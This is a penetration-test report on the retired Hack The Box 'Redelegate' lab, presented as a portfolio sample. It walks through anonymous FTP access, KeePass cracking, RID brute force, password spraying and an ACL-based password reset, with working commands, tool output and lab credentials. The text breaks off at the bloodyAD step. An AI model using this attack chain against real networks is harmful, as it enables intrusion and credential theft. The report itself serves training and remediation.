ARCHWARDEN

Redelegate

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.234.50` (DC.redelegate.vl). Testing was performed using a black-box approach without prior knowledge of the environment.

3.1 Approach

Joe Thompson performed testing using a black-box approach from an unauthenticated external position. The assessment began with network service enumeration and progressed through anonymous FTP access, credential cracking, user enumeration, password spraying, Active Directory ACL exploitation, and delegation abuse to achieve full domain compromise.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.234.50` (DC.redelegate.vl, redelegate.vl). Testing covered all services accessible at the target IP.

In Scope Assets

Asset Type	Description
Domain Controller	`10.129.234.50` (DC.redelegate.vl)
Domain	redelegate.vl — Windows Active Directory
FTP Service	Port 21 — anonymous access permitted
MSSQL	Port 1433 — Microsoft SQL Server 2019
WinRM	Port 5985 — used for foothold and domain compromise

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings enabling full domain compromise from an unauthenticated external position. The findings include 1 critical-risk finding and 2 high-risk findings.

Anonymous FTP access to the domain controller exposed three files: a training agenda, a cyber audit document, and a KeePass database. The training agenda explicitly referenced 'SeasonYear!' as an example of a weak password convention in use. The KeePass database master password was cracked from a targeted seasonal wordlist as `Fall2024!`. Inside the database, credentials for `SQLGuest` were validated against MSSQL. Using the MSSQL account, RID brute force enumerated domain users, and spraying the seasonal wordlist against those users yielded `Marie.Curie:Fall2024!`.

BloodHound enumeration with Marie.Curie's credentials revealed a two-hop ACL path: Marie.Curie is a member of Helpdesk, which holds ForceChangePassword over Helen.Frost, a member of Remote Management Users. Helen.Frost's password was reset via bloodyAD and a WinRM session was established with the user flag retrieved.

Privilege escalation combined two misconfigurations: Helen.Frost held `SeEnableDelegationPrivilege`, and her membership in the IT group gave GenericAll over the `FS01$` machine account. `FS01$`'s password was reset, the `TRUSTED_TO_AUTH_FOR_DELEGATION` flag was set, and `msDS-AllowedToDelegateTo` was configured to `cifs/dc.redelegate.vl`. Using `FS01$`'s TGT and impacket's getST, a service ticket impersonating the domain controller's machine account was obtained via S4U2self and S4U2proxy. DCSync with that ticket recovered the Administrator NT hash for a pass-the-hash WinRM session and the root flag.

Recommendations include disabling FTP anonymous access, securing the KeePass database with a strong password and restricted distribution, enforcing a non-predictable password policy, removing the ForceChangePassword ACL, and revoking SeEnableDelegationPrivilege from Helen.Frost.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker. Testing chained anonymous FTP credential exposure, KeePass cracking, RID brute force, password spraying, ACL-based lateral movement, SeEnableDelegationPrivilege abuse, and constrained delegation configuration to achieve full domain compromise.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	SeEnableDelegationPrivilege and GenericAll Over Machine Account Enable Constrained Delegation Configuration and DCSync	22
2	8.1 (High)	Helpdesk Group Holds ForceChangePassword Over WinRM-Capable Account Enabling Unauthorised Lateral Movement	25
3	7.5 (High)	Anonymous FTP Access Exposes KeePass Credential Database with Predictable Master Password	27

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson chained anonymous FTP credential exposure, KeePass cracking, password spraying, ACL-based lateral movement, and constrained delegation abuse to achieve full domain compromise from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **redelegate.vl** domain.

1. Performed network enumeration — FTP (21, anonymous login), DC (88/389/3268, redelegate.vl), MSSQL (1433), WinRM (5985) identified; ~3-hour clock skew detected — ntpdate run before Kerberos operations
2. Connected via anonymous FTP — downloaded TrainingAgenda.txt (SeasonYear! password hint), CyberAudit.txt (ACL remediation outstanding), Shared.kdbx; cracked KeePass master password as Fall2024!; opened database — SQLGuest credentials validated against MSSQL
3. Used SQLGuest MSSQL access for RID brute force — enumerated 10 domain user accounts; sprayed seasonal wordlist via NXC SMB — Marie.Curie:Fall2024! confirmed
4. Collected BloodHound data as Marie.Curie; identified ACL chain: Marie.Curie → Helpdesk group → ForceChangePassword → Helen.Frost (Remote Management Users); reset Helen.Frost's password via bloodyAD; established evil-winrm session; retrieved user flag
5. Checked Helen.Frost token privileges — SeEnableDelegationPrivilege enabled; BloodHound confirmed IT group (Helen member) has GenericAll over FS01 ; $obtained TGT for Helen.Frost$; $reset FS01$ password via GenericAll; confirmed FS01 $credentials$; $set TRUSTED_TO_AUTH_FOR_DELEGATION flag on FS01$; configured msDS-AllowedToDelegateTo = cifs/dc.redelegate.vl
6. Obtained TGT for FS01$; used getST to request service ticket impersonating the dc machine account via S4U2self/S4U2proxy; exported CIFS service ticket; DCSync'd administrator hash via secretsdump; evil-winrm as Administrator; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.234.50 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.234.50
```

Key results: FTP (21) with anonymous login permitted; Kerberos (88) and LDAP (389/3268) confirming domain controller and domain `redelegate.vl`; MSSQL (1433); WinRM (5985); RDP (3389). A ~3-hour clock skew was observed in LDAP; `ntpdate` was run and `/etc/hosts` updated before any Kerberos operations.

---

2. FTP Anonymous Access and KeePass Credential Cracking

Anonymous FTP access was confirmed and all files downloaded:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/redelegate/NMAP]
└─$ ftp 10.129.234.50
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:parallels): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

```
ftp> binary
200 Type set to I.
ftp> mget *
mget CyberAudit.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||53479|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************************************************************|   434        6.60 KiB/s    00:00 ETA
226 Transfer complete.
434 bytes received in 00:00 (6.58 KiB/s)
mget Shared.kdbx [anpqy?]? y
229 Entering Extended Passive Mode (|||53480|)
150 Opening BINARY mode data connection.
100% |*****************************************************************************************************************************************************************|  2622       16.58 KiB/s    00:00 ETA
226 Transfer complete.
2622 bytes received in 00:00 (11.99 KiB/s)
mget TrainingAgenda.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||53481|)
150 Opening BINARY mode data connection.
100% |*****************************************************************************************************************************************************************|   580        4.42 KiB/s    00:00 ETA
226 Transfer complete.
580 bytes received in 00:00 (2.77 KiB/s)
ftp> 
```

The training agenda document contained a talk titled *'Why SeasonYear! is not a good password'* — a direct indication of the password format in active use:

```
 1 EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)
 2
 3 Friday 4th October  | 14.30 - 16.30 - 53 attendees
 4 "Don't take the bait" - How to better understand phishing emails and what to do when you see one
 5
 6
 7 Friday 11th October | 15.30 - 17.30 - 61 attendees
 8 "Social Media and their dangers" - What happens to what you post online?
 9
10
11 Friday 18th October | 11.30 - 13.30 - 7 attendees
12 "Weak Passwords" - Why "SeasonYear!" is not a good password
13
14
15 Friday 25th October | 9.30 - 12.30 - 29 attendees
16 "What now?" - Consequences of a cyber attack and how to mitigate them
```

The cyber audit document listed two open action items: removing unused domain objects and rechecking ACLs — both consistent with the attack paths discovered later via BloodHound:

```
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:

1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:

1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS
```


A targeted seasonal wordlist was built for the last four years (`Spring2023!` through `Winter2026!`). The KeePass database was converted to a crackable hash and cracked against that list:

```
keepass2john Shared.kdbx > Shared.kdbx.hash
john --wordlist=seasonal.txt Shared.kdbx.hash
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ keepass2john Shared.kdbx > Shared.kdbx.hash

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ john --wordlist=seasonal.txt Shared.kdbx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Fall2024!        (Shared)
1g 0:00:00:00 DONE (2026-06-11 17:04) 2.702g/s 54.05p/s 54.05c/s 54.05C/s Spring2026!..Winter2023!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Master password: `Fall2024!`

The database contained seven credential entries:



Of all entries tested, `SQLGuest` authenticated against MSSQL:



```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ nxc mssql 10.129.234.50 -u SQLGuest -p zDPBpaF4FywlqIv11vii --local-auth
MSSQL       10.129.234.50   1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (EncryptionReq:False)
MSSQL       10.129.234.50   1433   DC               [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii
```

3. RID Brute Force and Password Spraying

The authenticated MSSQL session was used to perform RID brute force enumeration of domain users:

```
nxc mssql 10.129.234.50 -u 'SQLGuest' -p 'zDPBpaF4FywlqIv11vii' --local-auth --rid-brute
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ nxc mssql 10.129.234.50 -u 'SQLGuest' -p 'zDPBpaF4FywlqIv11vii' --local-auth --rid-brute
MSSQL       10.129.234.50   1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (EncryptionReq:False)
MSSQL       10.129.234.50   1433   DC               [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii
MSSQL       10.129.234.50   1433   DC               498: REDELEGATE\Enterprise Read-only Domain Controllers
MSSQL       10.129.234.50   1433   DC               500: WIN-Q130908QBPG\Administrator
MSSQL       10.129.234.50   1433   DC               501: REDELEGATE\Guest
MSSQL       10.129.234.50   1433   DC               502: REDELEGATE\krbtgt
MSSQL       10.129.234.50   1433   DC               512: REDELEGATE\Domain Admins
MSSQL       10.129.234.50   1433   DC               513: REDELEGATE\Domain Users
MSSQL       10.129.234.50   1433   DC               514: REDELEGATE\Domain Guests
MSSQL       10.129.234.50   1433   DC               515: REDELEGATE\Domain Computers
MSSQL       10.129.234.50   1433   DC               516: REDELEGATE\Domain Controllers
MSSQL       10.129.234.50   1433   DC               517: REDELEGATE\Cert Publishers
MSSQL       10.129.234.50   1433   DC               518: REDELEGATE\Schema Admins
MSSQL       10.129.234.50   1433   DC               519: REDELEGATE\Enterprise Admins
MSSQL       10.129.234.50   1433   DC               520: REDELEGATE\Group Policy Creator Owners
MSSQL       10.129.234.50   1433   DC               521: REDELEGATE\Read-only Domain Controllers
MSSQL       10.129.234.50   1433   DC               522: REDELEGATE\Cloneable Domain Controllers
MSSQL       10.129.234.50   1433   DC               525: REDELEGATE\Protected Users
MSSQL       10.129.234.50   1433   DC               526: REDELEGATE\Key Admins
MSSQL       10.129.234.50   1433   DC               527: REDELEGATE\Enterprise Key Admins
MSSQL       10.129.234.50   1433   DC               553: REDELEGATE\RAS and IAS Servers
MSSQL       10.129.234.50   1433   DC               571: REDELEGATE\Allowed RODC Password Replication Group
MSSQL       10.129.234.50   1433   DC               572: REDELEGATE\Denied RODC Password Replication Group
MSSQL       10.129.234.50   1433   DC               1000: REDELEGATE\SQLServer2005SQLBrowserUser$WIN-Q130908QBPG
MSSQL       10.129.234.50   1433   DC               1002: REDELEGATE\DC$
MSSQL       10.129.234.50   1433   DC               1103: REDELEGATE\FS01$
MSSQL       10.129.234.50   1433   DC               1104: REDELEGATE\Christine.Flanders
MSSQL       10.129.234.50   1433   DC               1105: REDELEGATE\Marie.Curie
MSSQL       10.129.234.50   1433   DC               1106: REDELEGATE\Helen.Frost
MSSQL       10.129.234.50   1433   DC               1107: REDELEGATE\Michael.Pontiac
MSSQL       10.129.234.50   1433   DC               1108: REDELEGATE\Mallory.Roberts
MSSQL       10.129.234.50   1433   DC               1109: REDELEGATE\James.Dinkleberg
MSSQL       10.129.234.50   1433   DC               1112: REDELEGATE\Helpdesk
MSSQL       10.129.234.50   1433   DC               1113: REDELEGATE\IT
MSSQL       10.129.234.50   1433   DC               1114: REDELEGATE\Finance
MSSQL       10.129.234.50   1433   DC               1115: REDELEGATE\DnsAdmins
MSSQL       10.129.234.50   1433   DC               1116: REDELEGATE\DnsUpdateProxy
MSSQL       10.129.234.50   1433   DC               1117: REDELEGATE\Ryan.Cooper
MSSQL       10.129.234.50   1433   DC               1119: REDELEGATE\sql_svc
```

Ten domain accounts were identified. The seasonal wordlist was sprayed against all users via NXC SMB:

```
nxc smb 10.129.234.50 -u users.txt -p seasonal.txt --continue-on-success
```

```
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Marie.Curie:Autumn2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Helen.Frost:Autumn2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Michael.Pontiac:Autumn2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Mallory.Roberts:Autumn2024! STATUS_ACCOUNT_RESTRICTION
SMB         10.129.234.50   445    DC               [-] redelegate.vl\James.Dinkleberg:Autumn2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Ryan.Cooper:Autumn2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\sql_svc:Autumn2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Administrator:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Guest:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Christine.Flanders:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [+] redelegate.vl\Marie.Curie:Fall2024!
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Helen.Frost:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Michael.Pontiac:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Mallory.Roberts:Fall2024! STATUS_ACCOUNT_RESTRICTION
SMB         10.129.234.50   445    DC               [-] redelegate.vl\James.Dinkleberg:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Ryan.Cooper:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\sql_svc:Fall2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Administrator:Winter2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Guest:Winter2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Christine.Flanders:Winter2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Helen.Frost:Winter2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Michael.Pontiac:Winter2024! STATUS_LOGON_FAILURE
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Mallory.Roberts:Winter2024! STATUS_ACCOUNT_RESTRICTION
SMB         10.129.234.50   445    DC               [-] redelegate.vl\James.Dinkleberg:Winter2024! STATUS_LOGON_FAILURE
```

One credential pair authenticated: **`Marie.Curie:Fall2024!`**

4. BloodHound Enumeration and ForceChangePassword Foothold


RustHound collected the full Active Directory graph using Marie.Curie's credentials:

```
rusthound-ce -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' -o ./bh -z
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ rusthound-ce -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' -o ./bh -z
Initializing RustHound-CE at 18:00:21 on 06/11/26
Powered by @g0h4n_0

[2026-06-11T22:00:21Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-11T22:00:21Z INFO  rusthound_ce] Collection method: All
[2026-06-11T22:00:21Z INFO  rusthound_ce::ldap] Connected to REDELEGATE.VL Active Directory!
[2026-06-11T22:00:21Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-11T22:00:21Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T22:00:22Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=redelegate,DC=vl
[2026-06-11T22:00:22Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T22:00:26Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=redelegate,DC=vl
[2026-06-11T22:00:26Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T22:00:30Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=redelegate,DC=vl
[2026-06-11T22:00:30Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T22:00:30Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=redelegate,DC=vl
[2026-06-11T22:00:30Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T22:00:30Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=redelegate,DC=vl
[2026-06-11T22:00:30Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-11T22:00:30Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 12 users parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 2 computers parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2026-06-11T22:00:30Z INFO  rusthound_ce::json::maker::common] ./bh/20260611180030_redelegate-vl_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 18:00:30 on 06/11/26! Happy Graphing!
```

Marie.Curie was marked as owned and the shortest paths from owned principals were explored:

The graph revealed a direct path to WinRM access:



Marie.Curie is a member of **Helpdesk**, which holds **ForceChangePassword** over **Helen.Frost**, who is a member of **Remote Management Users**. This matches the CyberAudit document's note about ACLs requiring review.

Helen.Frost's password was reset using Marie.Curie's ForceChangePassword right:

```
bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' \
  set password Helen.Frost Password1!
```

